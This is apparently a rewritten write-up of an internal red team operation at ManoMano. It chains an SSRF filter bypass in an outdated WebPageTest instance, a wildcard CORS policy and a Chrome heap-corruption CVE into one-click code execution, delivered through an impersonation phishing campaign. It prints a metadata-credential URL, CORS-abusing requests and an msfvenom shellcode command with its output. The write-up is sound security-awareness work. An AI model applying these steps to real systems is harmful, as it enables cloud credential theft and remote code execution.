Entry Point: WebPageTest
An outdated WebPageTest instance had a server-side request forgery (SSRF) filter that only compared the host string to the cloud metadata IP, so a domain resolving to that IP bypassed it. Combined with a permissive CORS policy on a thumbnail endpoint and an old Chrome version vulnerable to a heap corruption, an attacker could make a VPN-connected user click a link to start a scan, exfiltrate cloud credentials, and achieve remote code execution.
 Published on medium.com
In today’s industry, we often hear that humans may weaken a company’s security leading to a potential breach. At ManoMano we highly disagree with this statement.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ManoMano runs internal Red Team Operations to raise security awareness among its collaborators. The premise of the article is that the human is the company's most valuable asset, and that when someone falls for a trap the responsibility lies with the company that failed to sensitise them, not with the person. Each operation is built as a scenario that is as transparent as possible for collaborators, and each is meant to be unique so that it brings new creative ways to trick employees.

This write-up follows one of those operations from the identification of an entry point to a phishing campaign, and shows how the team gained access to one of ManoMano's servers.
The entry point was found during routine internal reconnaissance. The Security Team regularly scans its own infrastructure with custom tools, and one scan surfaced an instance that had never been tested: an outdated WebPageTest instance. WebPageTest is an open source web performance tool that provides diagnostics of a page. You paste the URL of the page you want to scan, and it runs an analysis and returns a full report with video, screenshots and metrics. This instance was hosted for internal use only, meaning it was reachable only from inside ManoMano's VPN.


The obvious first question for an Offensive Security Engineer looking at a service that fetches arbitrary URLs on your behalf is whether it is vulnerable to SSRF.
Setup
The entry point was the internal WebPageTest instance, running on AWS and reachable only over the VPN. The tooling used across the operation was:
- Custom reconnaissance tooling for the internal scans that found the instance.
- The WebPageTest source code, to understand how its input validation was implemented.
- Project Discovery's
aws.interactsh.comDNS name, used to reach the AWS metadata address. - A listener under the team's control (
our-listener.tld) to observe the requests WebPageTest made. - MSFvenom, to generate x64 shellcode.
- A Docker machine with the vulnerable Chrome version, to test the exploit.
- Mailgun and Gophish, to send the phishing email and track clicks.
- OpenSSL, for the reverse shell listener and the encrypted channel.
- The domain
people-manomano.com, with the malicious code hosted onredirect.people-manomano.com.
Finding it
Server Side Request Forgery allows an attacker to manipulate the backend side of an application so that it requests URIs of the attacker's choosing. When the attacker can see the response of the requests the backend sends, it is called a Full Read SSRF, the most severe variant, because it may allow extraction of confidential information from internal services or from the adjacent network.
Because WebPageTest lets you make the backend request any URI, the SSRF itself was easy to confirm. The harder part was finding a way to exfiltrate confidential information. The instance was running on AWS, which exposes a web service only to the local machine that returns the instance's metadata. That endpoint exists so that you do not have to install AWS CLI packages on every machine you deploy. It is reached with a GET request over HTTP to the IPv4 address [redacted], and it returns confidential information such as the security credentials of the machine.
Submitting a scan request for that IPv4 address did not work. The service returned:
There was an error with the testSorry, [redacted] is blocked from testing
Since WebPageTest is open source, the team could read how the rule was implemented. In runtest.php the code compares the $host variable with the AWS IPv4 address using strcmp(). Because strcmp() only compares two strings, the check does not verify whether a domain points to that IP. A hostname that resolves to [redacted] passes the comparison.
Project Discovery's DNS name aws.interactsh.com does exactly that:
$ dig +short aws.interactsh.com169.254.169.254
With that, the host could be queried and the security check bypassed. Fetching the credentials was then a matter of pasting the following URL:
http://aws.interactsh.com/latest/meta-data/iam/security-credentials/wptagent

The security credentials came back in the form of a low resolution screenshot.
Exploitation
Step 1: Turning the SSRF into something an external attacker can use
The instance is reachable only by a user on the VPN, so an external attacker cannot simply send requests to it. The team approached this by abusing the CORS policy.
CORS is an HTTP-header based mechanism that lets servers tell browsers which origins outside their own are allowed to load resources. The server side provides an Access-Control-Allow-Origin header. When a client makes a request to a website, the server looks at the Origin and, if it is allowed, reflects the origin back to the client.
Sending the request:
GET /resources/public-data/ HTTP/1.1Host: foo.barConnection: closeOrigin: https://www.manomano.fr
Receiving a response:
HTTP/1.1 200 OKAccess-Control-Allow-Origin: https://www.manomano.frConnection: Keep-AliveTransfer-Encoding: chunked[Data]
If the browser notices that the Origin and the Access-Control-Allow-Origin are the same, it may allow the webpage to read the content of the request.

If the CORS policy is not set, or differs from the Origin, the browser will not allow the webpage to load the external resources. On the WebPageTest instance the policy should not have been enabled at all, but on every request the header was set to a wildcard:
HTTP/1.1 200 OKAccess-Control-Allow-Origin: *Connection: Keep-AliveTransfer-Encoding: chunked[Data]
With this configuration, CORS authorises any origin to fetch resources of the website from the client's browser. The same configuration was enabled on the page that starts the scans:
POST /runtest.php HTTP/1.1Host: internal-webpagetest.tldContent-Type: multipart/form-data; boundary= — — [redacted]: https://anywebsite-of-the-world.tld— — — [redacted]-Disposition: form-data; name=”XXXXX”…
However, the misconfiguration was not present when requesting the screenshot containing the credentials. At that point the team could start a scan from an arbitrary origin, but not exfiltrate the resulting data:
$ curl “https://internal-webpagetest.tld/results/XX/XX/XX/XX/X/1_screen.jpg" -iHTTP/1.1 200 OKContent-Type: image/jpegContent-Length: 15474Accept-Ranges: bytesWarning: Binary output can mess up your terminal. Use “ — output -” to tellWarning: curl to output it to your terminal anyway, or consider “ — outputWarning: <FILE>” to save to a file.
Looking around the web service, the team found an endpoint that loads the screenshots and does have a CORS misconfiguration: the thumbnail functionality. When rendering the HTML page of the scan's summary, WebPageTest calls an endpoint to resize the image, and that endpoint carries a wildcarded CORS policy. This allows fetching the image from an arbitrary origin and storing it on the attacker's side.
$ curl “https://internal-webpagetest.tld/thumbnail.php?test=[key]&run=1&file=1_screen.jpg" -iHTTP/2 200date: Fri, 26 Nov 2021 11:18:40 GMTcontent-type: image/jpegserver: nginxAccess-Control-Allow-Origin: *Warning: Binary output can mess up your terminal. Use “ — output -” to tellWarning: curl to output it to your terminal anyway, or consider “ — outputWarning: <FILE>” to save to a file.
Step 2: The exfiltration chain

With those pieces, the team could build a chain that exfiltrates the machine's security credentials when a user connected under the VPN clicks a link.
The first step is to start a scan on the internal WebPageTest from the attacker's website, just by visiting the page. The JavaScript opens a request through the default XMLHTTPRequest object with the verb, URI and content of the request. Before sending it, an onload event is attached to parse the response, because the response contains the primary key used to identify the screenshot. That string is needed to fetch the security credentials.
When the script runs, it gathers the confidential image encoded in Base64 and sends it to the attacker's server, where it can be stored and analysed to retrieve the AWS security credentials of the machine.
A proof of concept was built, but analysis of the machine's AWS permissions showed that the credentials could not have been used for any malicious intent. In practice the SSRF was unexploitable for an attacker. That is why the team did not stop there and went after remote code execution.
Step 3: Fingerprinting the embedded browser
Sometimes when hunting for vulnerabilities you have to restart from the beginning. The new goal was to execute arbitrary commands in the backend. To understand how WebPageTest takes screenshots of a page, the team set up a listener that would receive any data, then launched a scan against https://our-listener.tld/ while monitoring the HTTP requests and responses:
GET / HTTP/1.1Host: our-listener.tldUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36/nullAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8Accept-Encoding: gzip, deflate, brAccept-Language: en-US,en;q=0.9Upgrade-Insecure-Requests: 1
The User-Agent shows which browser made the HTTP request: WebPageTest embeds its own browser in headless mode. In this case it was a Chrome based browser, version 86.0.4240.75. At the time of writing, the latest Chrome release was 97.0.4692.71. The question was whether any security updates between those two versions mitigated critical flaws such as RCEs.
CVE-2020-16040 affects Chrome prior to version 87.0.4280.88 and is a heap corruption leading to RCE. Searching for a proof of concept led the team to Faith's analysis of the vulnerability, which concluded that no exploit was available at the time of that article. Searching the CVE on GitHub, however, turned up a repository referencing the article with a proof of concept.
Step 4: From proof of concept to a working exploit
The difficulty with such exploits is transforming the proof of concept into an exploitable vulnerability. The author of the repository wrote the exploit in HTML and JavaScript, which means a victim has to visit a website containing the malicious code to trigger the vulnerability.
At line 125 of the exploit there is a shellcode. A shellcode is a piece of code run by an attacker in an exploitation chain to take control of the machine executing it. To send arbitrary commands to the target, the team needed to generate its own shellcode. The author also provided convert_shellcode.js, which takes an x64 shellcode in hexadecimal and converts it into a JavaScript piece of code.
The goal was to run arbitrary code on a Linux based system. Assuming the command id should be executed on the targeted machine, the first step is to generate a hexadecimal shellcode for the x64 platform. MSFvenom, from Offensive Security, allows easy creation of payloads such as shellcodes:
$ msfvenom -a x64 — platform linux -p linux/x64/exec CMD=”id” -f cNo encoder specified, outputting raw payloadPayload size: 39 bytesFinal size of c file: 189 bytesunsigned char buf[] =“\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x99\x50\x54\x5f\x52”“\x66\x68\x2d\x63\x54\x5e\x52\xe8\x03\x00\x00\x00\x69\x64\x00”“\x56\x57\x54\x5e\x6a\x3b\x58\x0f\x05”;
Running convert_shellcode.js with that x64 shellcode produced:
Uint32Array(10) [ 1647294536, 1932488297, 1352204392, 1716674388, 1415785832, 65557086, 1761607680, 1465253988, 996826708, 2416250712]
That array is pasted into the exploit.js file, and the exploit is tested on a Docker machine with the vulnerable Chrome version installed.

The id command was successfully triggered in the Docker container. When fully exploiting this chain, an attacker will likely opt to execute a reverse shell: a shell session initiated on the targeted machine that connects back to the attacker's host, letting the attacker remotely control the target by sending commands and getting responses back.

The chain now becomes a One Click Remote Code Execution. When a victim under the VPN clicks the crafted link, the page abuses the CORS policy of the WebPageTest instance to scan a page containing a malicious script. The script then abuses a heap corruption in Chrome to trigger a reverse shell.

Other security teams would usually stop the assessment here, report the finding and fix the vulnerability. At ManoMano the team prefers to take advantage of a finding that requires social engineering to carry out a Red Team Operation, because One Click RCEs are rare scenarios that employees might not be aware of yet.
Step 5: Preparing the Red Team Operation
When deciding to start an operation, the team first enumerates all possible social engineering scenarios and picks the one with the highest chance of success. The first question is how to trick a ManoMano employee into clicking a malicious link. The team chose to impersonate the People's team through a phishing attack, because that team sometimes sends emails to collaborators to update them on the latest internal changes. The story was a brand new, fictional Referral Program that would facilitate recruiting. At the time of the operation ManoMano was announcing on the biggest media outlets that recruitment was their priority, so any external malicious party could have been in possession of that kind of information.
The team set up a website hosting the CORS exploitation code, which contacts the internal WebPageTest and triggers remote code execution. Since the instance is only accessible under the VPN, a code snippet verifies whether the victim is accessing the website through ManoMano's VPN. An attacker can easily find the VPN's IP by sending a DNS request to vpn.manomano.com:
$ dig +short vpn.manomano.com159.180.237.190
When the traffic is not passing through the VPN, an error is raised asking the employee to connect to the VPN first:

The page was designed from ManoMano's 500 page. As the team notes, the hardest part of the whole Red Team was triggering a 500 error on the Marketplace in order to copy the HTML code.
Once the VPN is activated, a request to WebPageTest is sent and the user is redirected to ManoMano's blog. The team bought the domain people-manomano.com and hosted the malicious code on redirect.people-manomano.com. Using Mailgun and Gophish, they set up the email address [redacted] to send the malicious email.
The email looked like the following:
